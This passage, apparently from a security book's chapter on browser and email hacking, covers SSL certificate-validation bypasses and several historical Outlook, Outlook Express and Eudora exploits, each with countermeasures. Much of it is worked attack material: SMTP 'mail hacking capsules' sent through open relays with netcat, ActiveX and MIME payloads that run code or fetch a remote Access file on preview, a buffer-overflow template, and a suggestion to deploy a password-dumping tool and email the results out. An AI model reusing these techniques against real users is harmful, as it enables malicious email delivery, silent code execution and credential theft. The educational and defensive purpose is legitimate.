SSL is the protocol over which the majority of secure e-commerce transactions occur on the Internet today. It is based on public-key cryptography, which can be a bit intimidating to the novice, but it is a critical concept to understand for anyone who buys and sells things in the modern economy. A good overview of how SSL works is available at <http://home.netscape.com/security/techbriefs/ssl.html>.

SSL is a security specification, however, and as such it is open to interpretation by those who implement it in their software products. As we've seen earlier, many slips can take place betwixt the cup and the lip—that is, implementation flaws can reduce the security of any specification to zero. We discuss just such an implementation flaw next.

Before we do, a quick word of advice: readers should seek out the most powerful SSL encryption available for their web browser, 128-bit cipher strength. Thanks to the relaxation of U.S. export laws, 128-bit versions of Netscape and IE are available to anyone in a country not on defined embargo lists. Under IE, open the About box for information on obtaining the 128-bit version. For Netscape users, check out the main download page at <http://home.netscape.com/download>, and look for the 128-bit strong encryption label.



Web Browser SSL Certificate Validation Bypass

<i>Popularity:</i>	3
<i>Simplicity:</i>	1
<i>Impact:</i>	6
<i>Risk Rating:</i>	3

This issue involves the spoofing of a legitimate web site's SSL certificate, which would normally be invalidated by cross-checking the certificate's identity with the DNS name and IP address of the server at the other end of the connection. This is according to

the SSL specification. However, the ACROS Security Team of Slovenia discovered an implementation flaw with Netscape Communicator versions released before 4.73. In these versions, when an existing SSL session was established, Communicator only compared the IP address, not the DNS name, of a certificate against existing SSL sessions. By surreptitiously fooling a browser into opening an SSL session with a malicious web server that was masquerading as a legitimate one, all subsequent SSL sessions to the legitimate web server would actually be terminated on the rogue server, without any of the standard warnings presented to the user.

Yes, this is a brain twister. For a more thorough explanation, see the ACROS team's original announcement as related in CERT Advisory 2000-05 at <http://www.cert.org/advisories/CA-2000-05.html> (although their example using Verisign and Thawte contains outdated IP addresses). It's worthwhile to understand the implications of this vulnerability, however, no matter how unlikely the alignment of variables to make it work. Too many people take for granted that once the little SSL lock icon appears in their browser, they are free from worry. ACROS showed that this is never the case as long as human beings have a hand in software development.

A similar vulnerability was discovered by the ACROS team in IE, except that IE's problem was that it only checked whether the certificate was issued by a valid Certificate Authority, not bothering to also verify the server name or expiration date. This only occurred when the SSL connection to the SSL server was made via a frame or image (which is a sneaky way to set up inconspicuous SSL sessions that users may not notice). IE also failed to revalidate the certificate if a new SSL session was established with the same server during the same IE session.

Web Browser SSL Fraud Countermeasure

As indicated, upgrading to Communicator version 4.73 or higher alleviates this problem. (Get it at <http://home.netscape.com/download>.) IE users should see <http://www.microsoft.com/technet/security/bulletin/ms00-039.asp> for patch information.

Of course, the only way to be certain that a site's certificate is legitimate is to manually check the server certificate presented to the browser. In either Netscape or IE, clicking the little lock icon in the lower part of the browser will perform this function. You can also get at this information by clicking the Security button on the Netscape toolbar. In IE, clicking the lock icon will also work, or select File | Properties while visiting an SSL-protected page to display certificate info. Figure 16-5 shows IE displaying the certificate for a popular web site.

Two settings in IE will help users automatically verify if a server's SSL certificate has been revoked. They are Check For Server Certificate Revocation and Check For Publisher Certificate Revocation under Tools | Internet Options | Advanced | Security.

EMAIL HACKING

Most people know the Internet by its most visible interface—the World Wide Web. However, the volume of email sent daily on the Internet probably exceeds the amount of web traffic. Email is thus the single most effective avenue into the computing space of the




Figure 16-5. A server's SSL certificate is examined in IE. Make sure that this information is as expected when visiting SSL-ized servers.

Internet user. Interestingly, it is the intersection of these two immensely popular Internet protocols, HTTP and SMTP, that increases the potential for danger astronomically: HTML-formatted email messages are just an effective vector of the many browser attacks we've discussed so far, and perhaps even more so. Add a healthy dose of mobile code technologies embedded in email messages, and it's nearly child's play to exploit gullible users.

NOTE

Although we talk exclusively about email in this section, clearly these techniques are also applicable to messages posted to Internet newsgroups as well. Such tactics may even result in more widespread damage than spam attacks using these techniques.

Mail Hacking 101

Before we launch into a discussion of specific attacks, it is first helpful to see how a generic malicious mail message is sent. It's actually harder than you might think because most modern, graphical email clients do not allow direct manipulation of the Simple Mail

Transfer Protocol (SMTP) message header block. Ironically, for all the flak Microsoft takes regarding its vulnerability to such problems on the receiving end, it is extremely difficult to *send* maliciously coded HTML using programs like Outlook and Outlook Express (OE). Of course, UNIX users can use traditional command-line mail clients to perform such manipulation.

On Windows, our favorite mechanism is to manually send the message straight to an SMTP server via the command prompt. The best way to do this is to pipe a text file containing the appropriate SMTP commands and data through `netcat`. Here's how it's done.

First, write the desired SMTP commands and message data to a file (call it **malicia.txt**). It's important to declare the correct Multi-Part Internet Mail Extension (MIME) syntax so that the email will be correctly formatted. Typically, we will want to send these messages in HTML so that the body of the message itself becomes part of the malicious payload. The critical syntax is the three lines beginning with "MIME-Version: 1.0," as shown next:

```
helo
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
<HTML>
<h2>Hello World!</h2>
</HTML>
.
quit
```

Then type this file at a command line and pipe the output through `netcat`, which should be pointed at an appropriate mail server's listening SMTP port 25, like so:

```
type malicious.txt | nc -vv mail.openrelay.net 25
```

It goes without saying that malicious hackers will probably select an obscure mail server that offers unrestricted relay of SMTP messages and will take pains to obscure their own source IP address so that they are untraceable via the mail server's logs.

TIP

Such "open SMTP relays" are often abused by spammers and can be easily dug up on Usenet discussions or occasionally found at <http://mail-abuse.org>.

Things get a little trickier if you also want to send an attachment with your HTML-formatted message. You must add another MIME part to the message and encode the attachment in Base 64 per the MIME spec (RFCs 2045–49). The best utility for performing this

automatically is `mpack` by John G. Myers, available at <http://www.21st-century.net/Pub/Utilities/Archivers/>. `Mpack` gracefully adds the appropriate MIME headers so that the output can be sent directly to an SMTP server. Here is an example of `mpack` encoding a file called `plant.txt` and outputting it to a file `plant.mim`. The `-s` argument specifies the subject line of the message and is optional.

```
mpack -s Nasty-gram -o plant.mim plant.txt
```

Now the tricky part. This MIME part must be inserted into our existing HTML-formatted message. We'll use the earlier example, `malicia.txt`, and divide the message using custom MIME boundaries as defined on the "Content-Type:" lines. MIME boundaries are preceded by double dashes, and the closing boundary is also suffixed with double dashes. Also note the nesting of a "multipart/alternative" MIME part (boundary2) so Outlook recipients will correctly decode our HTML message body. Pay careful attention to placement of line breaks, as MIME can be interpreted quite differently depending on the line breaks. Notice that the Importance of this message has been set to "high," just another piece of window dressing designed to entice the victim.

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
             boundary="_boundary1_"

--_boundary1_
Content-Type: multipart/alternative;
             boundary="_boundary2_"

--_boundary2_
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Hello World!</h2>
</HTML>

--_boundary2_--

--_boundary1_
```

```
Content-Type: application/octet-stream; name="plant.txt"
Content-ID: <5551212>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="plant.txt"
Content-MD5: Psn+mcJEv0fPwoEc4OXYTA==
```

```
SSBjb3VsZGEgaGFja2VkJHlhIGJhZCANCg==
```

```
--_boundary1_--
```

```
.
```

```
quit
```

Piping this through `netcat` to an open SMTP server will deliver an HTML-formatted message, with the file `plant.txt` attached, to `hapless@victim.net`. For a better understanding of MIME boundaries in multipart messages, see RFC 2046 Section 5.1.1 at <ftp://ftp.isi.edu/in-notes/rfc2046.txt>. It might also be informative to examine a test message sent to Outlook Express. Click Properties | Details | Message Source to view the raw data. (Outlook won't let you see all the raw SMTP data.)

Throughout this chapter, we'll refer to this method as a "mail hacking capsule." Let's apply this general technique to some specific attacks found in the wild to demonstrate the risk level "mailicious" email actually represents.

Generic Mail Hacking Countermeasures

Obviously, rendering of HTML mail should be disabled within mail client software. Unfortunately, this is difficult or impossible with most modern email clients. Additional web "features" that should definitely be disabled in email are mobile code technologies. We've already discussed how to do this in the section on security zones earlier, but we'll reiterate it here so the message sinks in. For both Microsoft Outlook and Outlook Express, set Zone under Secure Content to Restricted Sites under Tools | Options | Security, as shown in Figure 16-2. (Recall that these settings will not apply to web browsing with IE, which uses its own settings.) This single setting takes care of most of the problems identified next. It is highly recommended.

And, of course, safe handling of mail attachments is critical. Most people's first instinct is to blame the vendor for problems like the ILOVEYOU virus (which we will discuss shortly), but the reality is that almost all mail-borne malware requires some compliance on the part of the user. The Outlook patch available at <http://office.microsoft.com/downloads/2000/Out2ksec.aspx> makes it even harder for users to automatically launch attachments, forcing them to click through at least two dialog boxes before executing an attachment. (Coincidentally, it also sets the security zone to Restricted Sites.) It isn't fool-proof, as we will see next, but it raises the bar significantly for would-be attackers. Raise the bar all the way by using good judgment: don't open messages or download attachments from people you don't know!

Executing Arbitrary Code Through Email

The following attacks demonstrate many different mechanisms for executing commands on the victim's machine. Many of these are activated simply by opening the malicious message or previewing it in Outlook/OE's preview pane.




“Safe for Scripting” Mail Attacks

Popularity:	5
Simplicity:	6
Impact:	10
Risk Rating:	7

Attacks don't get much more deadly than this: all the victim has to do is read the message (or view it in the preview pane if Outlook/OE is configured to do so). *No intervention by the user is required.* This wonderful nastiness is brought to you again by the Scriptlet.typelib ActiveX control that is marked “safe for scripting,” as discussed in the previous section on ActiveX. Eyedog.ocx could just as easily be used, but this specific exploit is based on Georgi Guninski's proof-of-concept code using Scriptlet.typelib at <http://www.guninski.com/scrtlb-desc.html>. Here is a slightly modified version of his code pasted into a mail hacking capsule:

```
helo somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Ya gotta read this!
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
If you have received this message in error, please delete it.
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\WIN98\\start menu\\programs\\startup\\guninski.hta";
scr.Doc="<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'></object><SCRIPT>alert(' Written by Georgi Guninski
http://www.guninski.com ');wsh.Run('c:\\WIN98\\command.com');</"+ "SCRIPT">";
scr.write();
</SCRIPT>
</object>
.
quit
```

This code performs a two-step attack. First, it creates an HTML Application file (extension .hta) in the user's Startup folder and writes the payload of the script to it. The creation of the file occurs silently and almost invisibly to users as soon as they preview the message. (They might catch the disk-drive-activity light fluttering if they're watching extremely closely.) Here's what our test message looks like in the user's inbox. (Outlook Express is depicted here.) This is all that has to happen for the attack to be completed: viewing the message in the preview pane.



The second step comes when the user inevitably reboots the machine. (The script could reboot the user's computer also, of course.) The .HTA file is executed at startup. (.HTA files are automatically interpreted by the Windows shell.) In our example, the user is greeted by the following pop-up message:



This is quite a harmless action to have performed, out of an almost limitless range of possibilities. The victim is completely at the mercy of the attacker here.

The so-called KAK worm is based on exploitation of the Scriptlet vulnerability and may also be used to prey upon unwary (and unpatched) Outlook/OE users. For more information on KAK, see <http://www.symantec.com/avcenter/venc/data/wscript.kakworm.html>.

☐ “Safe for Scripting” Countermeasures

Obtain the patch for the Scriptlet/Eyedog ActiveX components, available at <http://www.microsoft.com/technet/security/bulletin/ms99-032.asp>.

It is important to note, once again, that this only corrects the problem with Scriptlet and Eyedog. For true security, disable ActiveX for mail readers, as discussed earlier in the section on security zones.



Executing MS Office Documents Using ActiveX

Popularity:	5
Simplicity:	5
Impact:	10
Risk Rating:	7

Georgi Guninski didn't stop when he exploited ActiveX tags embedded within HTML email messages to load potentially dangerous ActiveX controls. Subsequent advisories posted to his site noted that potentially dangerous Microsoft Office documents could also be launched using the same technique. (Office docs behave much like ActiveX controls themselves.) These findings are covered at <http://www.guninski.com/sheetex-desc.html> (for Excel and PowerPoint documents) and <http://www.guninski.com/access-desc.html> (covering launching of Visual Basic for Applications [VBA] code within Access databases).

We'll discuss the second of these findings here for two reasons. One, the Excel/PowerPoint issue is actually more interesting for its ability to write files surreptitiously to disk, which we discuss in an upcoming section. Second, the Access-based vulnerability is more severe in the opinion of many in the security community because it *circumvents any security mechanisms applied to ActiveX by the user*. That's right, even if ActiveX is completely disabled, you are still vulnerable. The severity of this problem was judged to be so great by the SANS Institute that they termed it “probably the most dangerous programming error in Windows workstation (all varieties—95, 98, 2000, NT 4.0) that Microsoft has made” (see http://www.sans.org/newlook/resources/win_flaw.htm). The sad part is, this seeming sensationalism may be on target.

The problem lies in the checks that Windows performs when an Access file (.MDB) is loaded within IE from an object tag, as shown in this snippet of HTML proposed by Georgi Guninski:

```
<OBJECT data="db3.mdb" id="d1"></OBJECT>
```

As soon as IE encounters the object tag, it downloads the Access database specified in the “data=” parameter, and then calls Access to open it. It does this *before* warning the user about the potential for any damage caused by running the database. Thus, the database launches whether IE/Outlook/OE has been configured to execute ActiveX controls or not. Ugh.

Georgi's exploit relies on a remote file hosted by his web site called db3.mdb. It is an Access database containing a single form that launches Wordpad. Here is another mail hacking capsule demonstrating how this attack would be carried out in practice:

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: And another thing!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Enticing message here!</h2>
<OBJECT data="http://www.guninski.com/db3.mdb" id="d1"></OBJECT>
</HTML>

.
quit
```

We have provided an explicit URL reference in this example to Georgi's db3.mdb file so that it will work via email (see the line in the previous code listing that contains the URL <http://www.guninski.com/db3.mdb>). SANS claimed to have used an SMB share over the Internet to get the Access file. The mind boggles—how many FTP servers do you know about that permit unsupervised puts and gets? We discuss other repositories that could be used by attackers next.

The key point here is that by rendering this simple tag, IE/Outlook/OE downloads and launches a file containing a powerful VBA macro without any user input. Is anyone *not* scared by this?



Countermeasure: Define an Access Admin Password

Disabling ActiveX will not stop this Access exploit, so it must be patched according to the instructions found at <http://www.microsoft.com/technet/security/bulletin/MS00-049.asp>. We draw particular attention to the patch specifically for the Access-related issue. (Microsoft calls it the “IE Script” vulnerability.) The patch can be found at <http://www.microsoft.com/windows/ie/download/critical/patch11.htm>.

Microsoft recommended a work-around that is also good to apply whether the patch is applied or not. The work-around is to set an Admin password for Access (by default it is blank), as follows:

1. Start Access 2000 but don't open any databases.
2. Choose Tools | Security.
3. Select User And Group Accounts.

4. Select the Admin user, which should be defined by default.
5. Go to the Change Logon Password tab.
6. The Admin password should be blank if it has never been changed.
7. Assign a password to the Admin user.
8. Click OK to exit the menu.

This should prevent rogue VBA code from running with full privileges. SANS also notes that blocking outgoing Windows file sharing at the firewall (TCP 139 and TCP 445) will reduce the possibility of users being tricked into launching remote code.



Executing Files Using a Nonzero ActiveX CLSID Parameter

Popularity:	5
Simplicity:	5
Impact:	10
Risk Rating:	7

The basis of this vulnerability was an almost offhand remark in a Bugtraq thread (<http://www.securityfocus.com/bugtraq/archive>) concerning the malware.com “force feeding” vulnerability (see next). Weld Pond, hacker extraordinaire of the L0pht and netcat NT fame (Chapter 5), chimed in on behalf of his colleague DilDog, of Cult of the Dead Cow and Back Orifice 2000 fame (Chapters 4 and 14), to provide a mechanism for executing files force-fed to users via the malware.com technique. By configuring an ActiveX OBJECT tag with a nonzero CLSID parameter into the body of a malicious email message, any file on disk can be executed. This frightening proposal makes *any* executable on the user’s disk a potential target. Here’s a sample mail hacking capsule:

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<HEAD>
</HEAD>
<BODY>
<OBJECT CLASSID='CLSID:10000000-0000-0000-0000-000000000000'
CODEBASE='c:\windows\calc.exe' ></OBJECT>
```



```
</BODY></HTML>
```

```
.
```

```
quit
```

Note the nonzero CLSID parameter. This is what makes the exploit tick. The file to be executed is simply listed in the CODEBASE parameter.

However, in our testing, we noted that several planets had to be in alignment for this to work. Primarily, on Outlook Express 5.00.2615.200, we had to set the security zone to Low, and we were still prompted with a dialog box to execute an unsigned control when we tried to launch calc.exe in the System folder. Users would have to be pretty clueless to fall for this one, but it's an intriguing start, especially when taken together with the capability to write files to disk as supplied by malware.com.



Nonzero CODEBASE Countermeasure

Based on our testing, setting security zones to an appropriate level takes care of this problem. (See the discussion of security zones earlier.)



Outlook/OE Date Field Buffer Overflow

<i>Popularity:</i>	7
<i>Simplicity:</i>	9
<i>Impact:</i>	10
<i>Risk Rating:</i>	9

Does it seem that ActiveX lies at the heart of most of these exploits? On July 18, 2000, a different sort of Outlook/OE vulnerability was announced that didn't have anything to do with ActiveX.

This problem was a classic buffer overflow issue caused by stuffing the GMT section of the date field in the header of an email with an unexpectedly large amount of data. When such a message is downloaded via POP3 or IMAP4, the INCETCOMM.DLL file responsible for parsing the GMT token does not perform proper bounds checking, causing Outlook/OE to crash and making arbitrary code execution possible. Sample exploit code based on that posted to Bugtraq is shown next:

```
Date: Tue, 18 July 2000 14:16:06 +<approx. 1000 bytes><assembly code to execute>
```

As we have explained many times in this book, once the execution of arbitrary commands is achieved, the game is over. A "malicious" message could silently install Trojans, spread worms, compromise the target system, launch an attachment—practically anything.

OE users would merely have to open a folder containing a malicious email in order to become vulnerable, and typically the act of simply downloading such a message while checking mail would cause the crash/overflow. OE users are then kind of stuck—the

message never successfully downloads, and the exploit will crash the program on every subsequent attempt to retrieve mail. One work-around is to use a non-Outlook/OE mail client to retrieve the mail and delete it (assuming you can tell which messages are the right ones. . .). Netscape Messenger does a handy job of this, displaying the date field in the preview pane to indicate which are the offending messages. Outlook users are vulnerable if they preview, read, reply, or forward an offending message.

Initially, exploit code was posted to Bugtraq, until it was later revealed that this example was hard-coded to work against a server on a private LAN, and thus would not function when mailed to Internet-connected users. It seems the post was made mistakenly by Aaron Drew, who apparently was attempting to use a technique similar to the mail hacking capsule we've outlined in this chapter when he inadvertently sent a message to Bugtraq instead. For the record, such a message would look something like the following. (Note the Date line—the overflow has been omitted for brevity, enclosed here by square brackets that are not necessary in the actual exploit.)

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
Date: Sun, 7 May 2000 11:20:46 +[~1000bytes + exploit code in hex or ascii]
Subject: Date overflow!
Importance: high
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
```

```
This is a test of the Outlook/OE date field overflow.
.
quit
```

Underground Security Systems Research (USSR, <http://www.ussrback.com>) also claimed credit for discovering this flaw (or at least hearing about it from a hacker named Metatron), but said they waited until Microsoft had prepared a patch before going public. USSR posted their exploit, which opened up a connection to their web site. It can be executed in almost exactly the same way as shown earlier.

Countermeasure for Date Field Overflow

According to the bulletin posted by Microsoft at <http://www.microsoft.com/technet/security/bulletin/MS00-043.asp>, the vulnerability can be patched by installing the fix at <http://www.microsoft.com/windows/ie/download/critical/patch9.htm>.

It can also be eliminated by a default installation of either of the following upgrades:

- ▼ Internet Explorer 5.01 Service Pack 1
- Internet Explorer 5.5 on any system except Windows 2000
- ▲ Windows 2000 users must revert back to 5.01, apply the patch, and then upgrade to 5.5. Windows System File Protection (SFP) prevents wab32.dll from updating in the IE 5.5 patch on Win2K.

A nondefault installation of these upgrades will also eliminate this vulnerability, as long as an installation method is chosen that installs upgraded Outlook Express components. (The user should be prompted about this during installation.)

NOTE

When installed on a Windows 2000 machine, IE 5.5 does not install upgraded Outlook Express components and, therefore, does not eliminate the vulnerability.

Also note that Microsoft stated that Outlook users who have configured Outlook to use only MAPI services would not be affected, regardless of what version of Internet Explorer they have installed. INETCOMM.DLL is not used when Internet E-mail services is not installed under Tools | Services.

**MIME Execution**

<i>Popularity:</i>	6
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

Noted IE security analyst Juan Carlos García Cuartango found this issue, which leverages a combination of weird email attachment behavior and the ever-versatile IFRAME HTML tag. A similar use of IFRAME to execute email attachments using their MIME Content-ID was demonstrated by Georgi Guninski in his advisory #9 of 2000, discussed previously. Juan Carlos' contribution this time around was the discovery that executable file types can be automatically executed within IE or HTML email messages if they are mislabeled as the incorrect MIME type. Even worse, this mislabeling probably evades mail content filters.

Juan Carlos provides three examples of this technique on his web site, <http://www.kriptopolis.com>. Here is one variation that disguises a batch file called hello.bat as an audio file. We have modified Juan Carlos' code to fit it within a mail hacking capsule suitable for forwarding to an SMTP server.

```
helo somedomain.com
mail from: mallory@attacker.com
rcpt to: hapless@victim.net
data
Subject: Is Your Outlook Configured Securely?
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
    type="multipart/alternative";
    boundary="1"
X-Priority: 3
```

```
X-MSMail-Priority: High
X-Unsent: 1
```

```
--1
Content-Type: multipart/alternative;
    boundary="2"
```

```
--2
Content-Type: text/html;
    charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
```

```
<HTML>
<HEAD>
</HEAD>
<BODY bgColor=3D#ffffff>
<iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe>
If secure, you will get prompted for file download now. Cancel.<BR>
If not, I will now execute some commands...<BR>
</BODY>
</HTML>
```

```
--2--
```


```
--1
Content-Type: audio/x-wav;
    name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>
```

```
echo OFF
dir C:\
echo YOUR SYSTEM HAS A VULNERABILITY
pause
```

```
--1
```

```
.
quit
```

Note the Content-ID of the MIME part with boundary=1 in the preceding listing: <THE-CID>. This Content-ID is referenced by an IFRAME embedded within the main body of the message (MIME part 2). (Each of these lines is bolded for reference.) When this message is previewed within Outlook/OE, the IFRAME is rendered and executes the MIME part specified, which contains some simple batch script that echoes a warning to the console, as in the illustration shown next.



```
C:\WINNT\System32\cmd.exe
C:\Documents and Settings\Administrator>echo OFF
Volume in drive C has no label.
Volume Serial Number is 9498-F822

Directory of C:\

04/17/2001  03:16a                620 !test!
04/08/2001  05:46p                <DIR>  Documents an
04/08/2001  02:59p                <DIR>  Inetpub
04/17/2001  03:11a                <DIR>  Program File
04/17/2001  03:14a                <DIR>  test
04/16/2001  09:43p                <DIR>  WINNT
                1 File(s)                620 bytes
                5 Dir(s)  44,689,059,840 bytes free
YOUR SYSTEM HAS A VULNERABILITY
Press any key to continue . . .
```

Juan Carlos provides Win32 executable and VBS examples of this same exploit on his site. Creating these is as simple as inserting the appropriate code within the MIME part specified by <THE-CID>.

This attack could also be implemented by hosting a malicious web page. In either case, it is clearly a very severe vulnerability, since it allows the attackers to run code of their choice on the victim's system by simply sending him or her an email.

An interesting payload to consider for an attack like this is the tool `passdump` by janker (<http://www.hackersclub.com/km/files/hfiles/>). `Passdump` reads the currently logged-on Windows user password from memory and writes it to `%systemroot%\pass.txt`. Juan Carlos' exploit could be used to execute the `passdump` as a MIME attachment, and then one of the other exploits in this chapter could read the `pass.txt` file and email it to a remote attacker using techniques like Outlook address book worms. (See the next section.) Imagine legions of Internet users unknowingly sending out their passwords day after day. . .

Countermeasures for MIME Execution

The short-term cure for this issue is to obtain the patch from Microsoft bulletin MS01-020, which fixes the way IE handles certain unusual MIME types when embedded in HTML. This changes the behavior of IE from automatically launching these MIME types in attachments to prompting for file download instead. This vulnerability is cataloged as Bugtraq ID 2524 (<http://www.securityfocus.com/bid/2524>) and is fixed in Win 2000 Service Pack 2.

Long-term prevention for issues involving automatic execution is to configure Outlook/OE to read email as securely as possible. Specifically, if File Download is disabled for the security zone in which email is read, this exploit cannot occur. IE security zones were discussed previously under “Using Security Zones Wisely: A General Solution to the Challenge of ActiveX.”



Eudora Hidden Attachment Execution Vulnerability

<i>Popularity:</i>	6
<i>Simplicity:</i>	8
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

We’ve covered a lot of Microsoft client vulnerabilities in this chapter, but Microsoft is far from the only company to suffer from client-side security exposures. Qualcomm’s popular Eudora email client for Windows contains a vulnerability identified by the folks at malware.com that makes it possible for an attacker to execute arbitrary code on a remote system. Exploitation requires no user interaction beyond launching Eudora and downloading email, assuming the following configuration (on the freeware version of Eudora 5.0.2 running on Win 9x, NT 4, or 2000):

- ▼ The preview pane is enabled. If the preview pane is not enabled, a user has to open the mail message to cause the code to execute.
- ▲ The Use Microsoft’s Viewer option is enabled under Tools | Options | Viewing Mail. The first of these options is enabled by default. (Contrary to some early announcements, the Allow Executables In HTML Content option does not have to be enabled for this to be exploited.)

This vulnerability arises from the way Eudora embeds files in HTML email messages (for example, inline images). They are stored in a special directory, referred to as the “embedded folder.” The HTML email can then reference these files using their MIME Content IDs (CIDs) as part of the URL with the tag “cid:content-id.”

Therefore, if an attacker constructs an HTML email message with two attachments embedded in the message, and with a single reference to the CID of one of the attachments in the body of the message, they can be executed on the client system. The inline reference calls the first HTML attachment, which contains JavaScript that instantiates the second as an ActiveX object and executes it.

The following proof-of-concept code from <http://www.malware.com/you!DORA.txt> demonstrates the vulnerability. (We have edited the Base 64–encoded content for brevity.)

```
MIME-Version: 1.0
To: hapless@victim.com
Subject: YOU!DORA
```

```
Content-Type: multipart/related;
  boundary="-CF416DC77A62458520258885"

-CF416DC77A62458520258885
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit

<!doctype html public "-//w3c//dtd html 3.2//en">
<html>
<head>
<title>YOU!DORA</title>
</head>

<body bgcolor="#0000ff" text="#000000" link="#0000ff"
vlink="#800080" alink="#ff0000">
<br>
<br>
<img SRC="cid:mr.malware.to.you" style="display:none">

<center><h6>YOU!DORA</h6></center>
<IFRAME id=malware width=10 height=10 style="display:none" ></IFRAME>

  <script>
// 18.03.01 http://www.malware.com
malware.location.href=WOW.src
</script>
</body>
</html>

-CF416DC77A62458520258885
Content-Type: application/octet-stream
Content-ID: <mr.malware.to.you>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="malware.exe"

[base64-encoded attachment "malware.exe"]
-CF416DC77A62458520258885
Content-Type: application/octet-stream; charset=iso-8859-1
Content-ID: <malware.com>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="You!DORA.html"

